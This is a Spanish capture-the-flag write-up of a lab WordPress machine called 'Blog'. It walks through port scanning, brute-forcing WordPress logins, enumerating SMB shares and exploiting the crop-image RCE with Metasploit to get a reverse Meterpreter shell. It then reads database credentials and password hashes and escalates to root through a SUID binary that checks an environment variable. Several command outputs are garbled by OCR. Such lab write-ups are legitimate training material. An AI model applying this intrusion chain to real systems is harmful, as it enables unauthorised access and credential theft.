Blog

Descripción

Billy Joel ha creado un blog en el ordenador de su casa y ha empezado a trabajar en él. ¡Va a ser alucinante! Enumera

¡esta caja y encuentra las 2 banderas que se esconden en ella! Billy tiene algunas

cosas raras en su portátil. ¿Puedes maniobrar y conseguir lo que

lo que necesitas? O caerás en la madriguera del conejo...

Para que el blog funcione con AWS, tendrás que añadir MACHINE_IP blog.thm a tu archivo /etc/hosts.

Traducción realizada con la versión gratuita del traductor DeepL.com

Reconocimiento


Añadimos blog.thm a la archivo /etc/hosts ya que dice correr en virtual hosting.

Escaneo de maquina

```
PORT
       STATE SERVICE
                          VERSION
22/tcp open ssh
                          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
   2048 57:8a:da:90:ba:ed:3a:47:0c:05:a3:f7:a8:0a:8d:78 (RSA)
   256 c2:64:ef:ab:b1:9a:1c:87:58:7c:4b:d5:0f:20:46:26 (ECDSA)
   256 5a:f2:62:92:11:8e:ad:8a:9b:23:82:2d:ad:53:bc:16 (ED25519)
                         Apache httpd 2.4.29 ((Ubuntu))
80/tcp open http
_http-generator: WordPress 5.0
_http-server-header: Apache/2.4.29 (Ubuntu)
_http-title: Billy Joel's IT Blog – The IT blog
| http-robots.txt: 1 disallowed entry
 _/wp-admin/
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: BLOG; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
 smb2-time:
   date: 2024-03-25T21:26:34
   start_date: N/A
 smb2-security-mode:
   3:1:1:
     Message signing enabled but not required
 smb-security-mode:
   account_used: guest
   authentication_level: user
   challenge_response: supported
   message_signing: disabled (dangerous, but default)
 _clock-skew: mean: -1s, deviation: 0s, median: -1s
 _nbstat: NetBIOS name: BLOG, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
 smb-os-discovery:
   OS: Windows 6.1 (Samba 4.7.6-Ubuntu)
   Computer name: blog
   NetBIOS computer name: BLOG\x00
   Domain name: \x00
   System time: 2024-03-25T21:26:34+00:00
```

Con el escaneo, en la cabezera http-generator se nombra el CMS, wordpress y la versión 5.0, además del samba abierto, también detecta al usuario guest, dentro del samba.

Ingresamos a la web en busca de información y navegando un poco, detectamos dos potenciales usuarios, haciendo hover sobre los autores de los post podemos encontrar dos usuarios:



UNCATEGORIZED

Welcome!


This is my first blog post! I just installed this WordPress thing and am eager to get writing and write about so many different topics!




Recent Posts

A Note From Mom

olog.thm/author/bjoel/



Billy Joel's IT Blog The IT blog




Usuario 1: kwheel Usuario 2: bjoel

Al saber que tratamos con un wordpress, ejecutaremos un ataque de diccionario contra el panel de administración utilizando wpscan, y veremos si podemos encontrar credenciales validas, para nuestros alguno de nuestros dos usuarios


Crearemos la lista unicamente con esas dos entradas llamada users.txt



Obtenemos acceso con kwhel:cutiepie1 y esperamos a que siga realizando el ataque de fuerza bruta.



Intentamos probar las credenciales dentro de blog.htm/wp-admin, y conseguimos acceso con kwheel al dashboard



Enumeraremos también el samba, para ver si es posible ver algún archivo, sin uso de credenciales, pero podemos ver que no hay mucho

```
–(kali⊕ kali)-[~]
 -$ crackmapexec smb blog.thmu-u '' -puddue-shares
                        445
                                                   [*] Windows 6.1 (name:BLOG) (domain:) (signing:False) (SMBv1:True)
           blog.thm
                                  BLOG
           blog.thm
                           445
                                  BLOG
                                                   [+] \:
           blog.thm
                           445
                                                   [+] Enumerated shares
                                  BLOG
           blog.thm
                           445
                                                   Share
                                                                   Permissions
                                                                                   Remark
                                  BLOG
           blog.thm
                           445
                                  BLOG
                                                   print$
           blog.thm
                           445
                                  BLOG
                                                                                    Printer Drivers
           blog.thm
                           445
                                  BLOG
                                                   BillySMB
                                                                    READ, WRITE
                                                                                   Billy's local SMB Share
           blog.thm
                           445
                                  BLOG
                                                   IPC$
                                                                                    IPC Service (blog server (Samba, Ubuntu))
└─$ smbclient //10.10.101.181/BillySMB
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> dir
                                                 Mon Mar 25 17:58:34 2024
                                     D
                                              0
                                                 Tue May 26 13:58:23 2020
 Alice-White-Rabbit.jpg
                                     N
                                                 Tue May 26 14:17:01 2020
                                          33378
 tswift.mp4
                                        1236733
                                     N
                                                 Tue May 26 14:13:45 2020
 check-this.png
                                           3082 Tue May 26 14:13:43 2020
                                     N
               15413192 blocks of size 1024. 9786488 blocks available
smb: \>
    <del>root®kali</del>)-[/home/kali/Desktop/tryhackme/blog]
   smbclient //10.10.101.181/BillySMB
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> ls
                                      D
                                                0 Mon Mar 25 17:58:34 2024
                                      D
                                                0 Tue May 26 13:58:23 2020
  Alice-White-Rabbit.jpg
                                      N
                                           33378 Tue May 26 14:17:01 2020
  tswift.mp4
                                      N
                                         1236733
                                                  Tue May 26 14:13:45 2020
  check-this.png
                                      Ν
                                             3082 Tue May 26 14:13:43 2020
                15413192 blocks of size 1024. 9784140 blocks available
smb: \> download *
download: command not found
smb: \> get ∗
NT_STATUS_OBJECT_NAME_INVALID opening remote file \*
smb: \> get Alice-White-Rabbit.jpg
getting file \Alice-White-Rabbit.jpg of size 33378 as Alice-White-Rabbit.jpg (89.1 KiloBytes/sec) (average 89.1 KiloBytes/sec)
smb: \> get tswift.mp4
^[[A^[[A^[[A^[[A^[[Agetting file \tswift.mp4 of size 1236733 as tswift.mp4 (137.9 KiloBytes/sec) (average 135.9 KiloBytes/sec)
smb: \> get check-this.png
getting file \check-this.png of size 3082 as check-this.png (12.8 KiloBytes/sec) (average 132.8 KiloBytes/sec)
smb: \>
```

Acceso inicial

Es necesario subir un archivo malicioso, pero si lo intentamos por los medios convenciones, el filtro de archivos lo bloquea, lo que me hizo listar la vulnerabilidades en busquead de algún exploit para ingresar WordPress Core 5

```
-(kali® kali)-[~]
$ searchsploit wordpress 5.0
  Exploit Title
                                     ordPress plugin < 7.9.7 - Authenticated SQLi
.0.0 - Image Remote Code Execution
ore 5.0 - Remote Code Execution
ore 5.0 - Crop-image Shell Upload (Metasploit)
ore 5.2.3 - Viewing Unauthenticated/Password/Private Posts
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     php/webapps/51042.txt
php/webapps/49512.py
php/webapps/46511.js
php/remote/46662.rb
multiple/webapps/47690.md
php/dos/47800.py
php/webapps/51632.py
php/webapps/517119.txt
                               Core < 5.2.3 - Viewing Unauthenticated/Password/Private Posts
Core < 5.3.x - 'xmlrpc.php' Denial of Service
Plugin AM_Gradebook 5.0.1 - SQLi
Plugin Custom Pages 0.5.0.1 - Local File Inclusion
Plugin Database Backup < 5.2 - Remote Code Execution (Metasploit)
Plugin DZS Videogallery < 8.60 - Multiple Vulnerabilities
Plugin FeedWordPress 2015.0426 - SQL Injection
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          php/remote/47187.rb
                             Plugin FeedWordPress 2013.1426 - SQL Injection
Plugin iThemes Security < 7.0.3 - SQL Injection
Plugin leenk.me 2.5.6 - Cross-Site Request Forgery / Cross-Site Scripting
Plugin Marketplace Plugin 1.5.6 < 1.6.1 - Arbitrary File Upload
Plugin Network Publisher 5.0.1 - 'networkpub key' Cross-Site Scripting
Plugin Nmedia WordPress Member Conversation 1.35.6 - 'doupload.php' Arbitrary File Upload
Plugin Quick Page/Post Redirect 5.0.3 - Multiple Vulnerabilities
Plugin RegistrationMagic V 5.0.1.5 - SQL Injection (Authenticated)
Plugin Rest Google Maps < 7.11.18 - SQL Injection
Plugin Smart Slider-3 3.3.0.8 - 'name' Stored Cross-Site Scripting (XSS)
Plugin WP-Property 1.35.6 - Arbitrary File Upload
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         php/webapps/37067.txt
php/webapps/44943.txt
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        php/webapps/39704.txt
php/webapps/18988.php
php/webapps/37174.txt
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         php/webapps/37353.php
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        php/webapps/32867.txt
php/webapps/50686.py
php/webapps/48918.sh
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          php/webapps/49958.txt
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         php/webapps/18987.php
Shellcodes: No Results
→ msiconsoce
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again
            =[ metasploit v6.3.55-dev
--=[ 2397 exploits - 1235 auxiliary - 422 post
--=[ 1391 payloads - 46 encoders - 11 nops
                               9 evasion
<u>nsf6</u> >
```

```
msf6 exploit(multi/http/wp_crop_rce) > show options
Module options (exploit/multi/http/wp_crop_rce):
              Current Setting Required Description
   Name
              cutiepie1
                                         The WordPress password to authenticate
   PASSWORD
                               ves
                                         A proxy chain of format type:host:port
   Proxies
                               no
                                         The target host(s), see https://docs.m
   RHOSTS
              10.10.101.181
                               yes
   RPORT
              80
                                         The target port (TCP)
                               ves
                                         Negotiate SSL/TLS for outgoing connect
   SSL
              false
                               no
   TARGETURI /
                                         The base path to the wordpress applica
                               yes
                                         The WordPress theme dir name (disable
   THEME_DIR
                               no
                                         The WordPress username to authenticate
   USERNAME
              kwheel
                               ves
   VHOST
                                         HTTP server virtual host
                               no
Payload options (php/meterpreter/reverse tcp):
          Current Setting Required Description
   Name
   LHOST 10.14.74.176
                           ves
                                     The listen address (an interface may be sp
                                     The listen port
   LPORT 4444
                           yes
Exploit target:
   Id Name
       WordPress
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/wp_crop_rce) > run
Started reverse TCP handler on 10.14.74.176:4444
Authenticating with WordPress using kwheel:cutiepie1...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
* Sending stage (39927 bytes) to 10.10.101.181
[*] Meterpreter session 1 opened (10.14.74.176:4444 \rightarrow 10.10.101.181:36100) at
* Attempting to clean up files...
^[[B^[[B^[[B
meterpreter >
```

Ahora intentaremos buscar dentro de home la flag de user:

```
<u>neterpreter</u> > cd home
<u>meterpreter</u> > ls
Listing: /home
Mode
                   Size
                         Type Last modified
                                                            Name
                  4096 dir
040755/rwxr-xr-x
                               2020-05-26 16:08:48 -0400 bjoel
<u>meterpreter</u> > cd bjoel
<u>meterpreter</u> > ls
Listing: /home/bjoel
Mode
                   Size
                          Type
                                Last modified
                                                             Name
020666/rw-rw-rw-
                                2024-03-25 17:24:26 -0400
                  0
                          cha
                                                             .bash_history
                                                             .bash_logout
100644/rw-r--r--
                                2018-04-04 14:30:26 -0400
                  220
                          fil
100644/rw-r--r--
                          fil
                                2018-04-04 14:30:26 -0400
                  3771
                                                             .bashrc
040700/rwx-----
                  4096
                          dir
                                2020-05-25 09:15:58 -0400
                                                             .cache
040700/rwx-----
                                2020-05-25 09:15:58 -0400
                  4096
                          dir
                                                             .gnupg
100644/rw-r--r--
                          fil
                  807
                                2018-04-04 14:30:26 -0400
                                                             .profile
100644/rw-r--r--
                          fil
                                2020-05-25 09:16:22 -0400
                  0
                                                             .sudo_as_admin_successful
100644/rw-r--r--
                          fil
                                                             Billy_Joel_Termination_May20-2020.pdf
                  69106
                                2020-05-26 14:33:24 -0400
100644/rw-r--r--
                  57
                          fil
                                2020-05-26 16:08:47 -0400
                                                             user.txt
meterpreter >
```

Accedemos a una shell y hacemos un tratamiento de la tty

```
meterpreter > shell
Process 1833 created.
Channel 12 created.
script /dev/null -c bash
Script started, file is /dev/null
www-data@blog:/$ stty raw -echo;fg
stty raw -echo;fg
bash: fg: current: no such job
www-data@blog:/$ xterm

Command 'xterm' not found, but can be installed with:bove CMS was being used?

apt install xterm
Please ask your administrator.

www-data@blog:/$ export SHELL=bash TERM=xterm
www-data@blog:/$ ■
```

Vemos el archivo de configuración del wordpress para ver credenciales hardcodeada

```
www-data@blog:/$ cd /var/www/wordpress
www-data@blog:/var/www/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 * This file contains the following configurations:
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 * alink https://codex.wordpress.org/Editing_wp-config.php
 * @package WordPress
/* Custom */
define('WP_HOME', '/');
define('WP_SITEURL', '/'); */
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'blog');
/** MySQL database username */
define('DB_USER', 'wordpressuser');
/** MySQL database password */
define('DB_PASSWORD', 'LittleYellowLamp90!බ');
/** MySQL hostname */
define('DB_HOST', 'localhost');
/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');
/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
    Custom ES Method */
```

Ingresamos dentro de la base de datos con las credenciales y buscamos dentro de wp_users

```
* For developers: WordPress debugging mode.
* Change this to true to enable the display of notices during development.
* It is strongly recommended that plugin and theme developers use WP_DEBUG
* in their development environments.
* For information on other constants that can be used for debugging,
* visit the Codex.
* @link https://codex.wordpress.org/Debugging_in_WordPress
define('WP_DEBUG', false);
/* That's all, stop editing! Happy blogging. */
/** Absolute path to the WordPress directory. */
if ( !defined('ABSPATH') )
        define('ABSPATH', dirname(__FILE__) . '/');
/** Sets up WordPress vars and included files. */
require_once(ABSPATH . 'wp-settings.php');
www-data@blog:/var/www/wordpress$ mysql -u wordpressuser -p
Enter password: LittleYellowLamp90!᠗
Welcome to the MySQL monitor. Commands end with ; or ackslash g .
Your MySQL connection id is 32490
Server version: 5.7.30-0ubuntu0.18.04.1 (Ubuntu)
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> show databases<
show databases<
    → ;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to
mysql> show databases;
show databases;
 Database
  information_schema
 blog
2 rows in set (0.00 sec)
mysql>
Reading table information for completion of table and column names
ou can turn off this feature to get a quicker startup with -A
nysql> show tables;
show tables;
 Tables_in_blog
 wp_commentmeta
 wp_comments
 wp_links
 wp_options
 wp_postmeta
 wp_posts
 wp_term_relationships
 wp_term_taxonomy
 wp_termmeta
 wp_terms
 wp_usermeta
 wp_users
l2 rows in set (0.00 sec)
nysql> select * from wp_users
select * from wp_users
                                                                                                           | user_activation_key | user_status | display_name
 ID | user_login | user_pass
                                            user_nicename | user_email
                                                                                  user_url | user_registered
                                                         nconkl1@outlook.com
                                                                                           2020-05-26 03:52:26
                                                                                                                                      0 | Billy Joel
    bjoel
               $P$BjoFHe8zIyjnQe/CBvaltzzC6ckPc0/
                                            bjoel
                                                                                                                                      0 | Karen Wheeler
 3 | kwheel
               $P$BedNwvQ29vr1TPd80CDl6WnHyjr8te.
                                             kwheel
                                                         zlbiydwrtfjhmuuymk@ttirv.net
                                                                                           2020-05-26 03:57:39
 rows in set (0.00 sec)
```

Encontramos dos entradas:

\$table_prefix = 'wp_';

ID 1 bjoel \$P\$BjoFHe8zlyjnQe/CBvaltzzC6ckPcO/

ID 3 kwheel \$P\$BedNwvQ29vr1TPd80CDl6WnHyjr8te.

Intentaremos determinar el tipo de cifrado/encriptado que tiene la contraseña utilizando hashid

Escalada de privilegios

Dentro de los archivos con privilegios encontramos /usr/sbin/checker, al usarlo nos dice que es imposible, pero intentando con Itrace, podemos ejecutar el binario, y este nos da como salida un enviorment de administrador exportado la variable admin

```
ww-data@blog:/$ ltrace /usr/sbin/checker
ltrace /usr/sbin/checker
getenv("admin")
                                                 = nil
puts("Not an Admin"Not an Admin
+++ exited (status 0) +++
ww-data@blog:/$ whoami
/hoami
ww-data
ww-data@blog:/$
/snap/core/8268/usr/sbin/pppd
/snap/core/9066/bin/mount
/snap/core/9066/bin/ping
/snap/core/9066/bin/ping6
/snap/core/9066/bin/su
/snap/core/9066/bin/umount
/snap/core/9066/usr/bin/chfn
/snap/core/9066/usr/bin/chsh
/snap/core/9066/usr/bin/gpasswd
/snap/core/9066/usr/bin/newgrp
/snap/core/9066/usr/bin/passwd
/snap/core/9066/usr/bin/sudo
/snap/core/9066/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9066/usr/lib/openssh/ssh-keysign
/snap/core/9066/usr/lib/snapd/snap-confine
/snap/core/9066/usr/sbin/pppd
www-data@blog:/$ ltrace /usr/sbin/checker
ltrace /usr/sbin/checker
getenv("admin")
                                                  = nil
puts("Not an Admin"Not an Admin
                               = 13
    exited (status 0) +++
```

Habiendo ubicado el archchivo suid, luego, lo abriremos con ltrace, y exportaremos la variable admin, de esta manera obtendremos acceso de root al sistema.

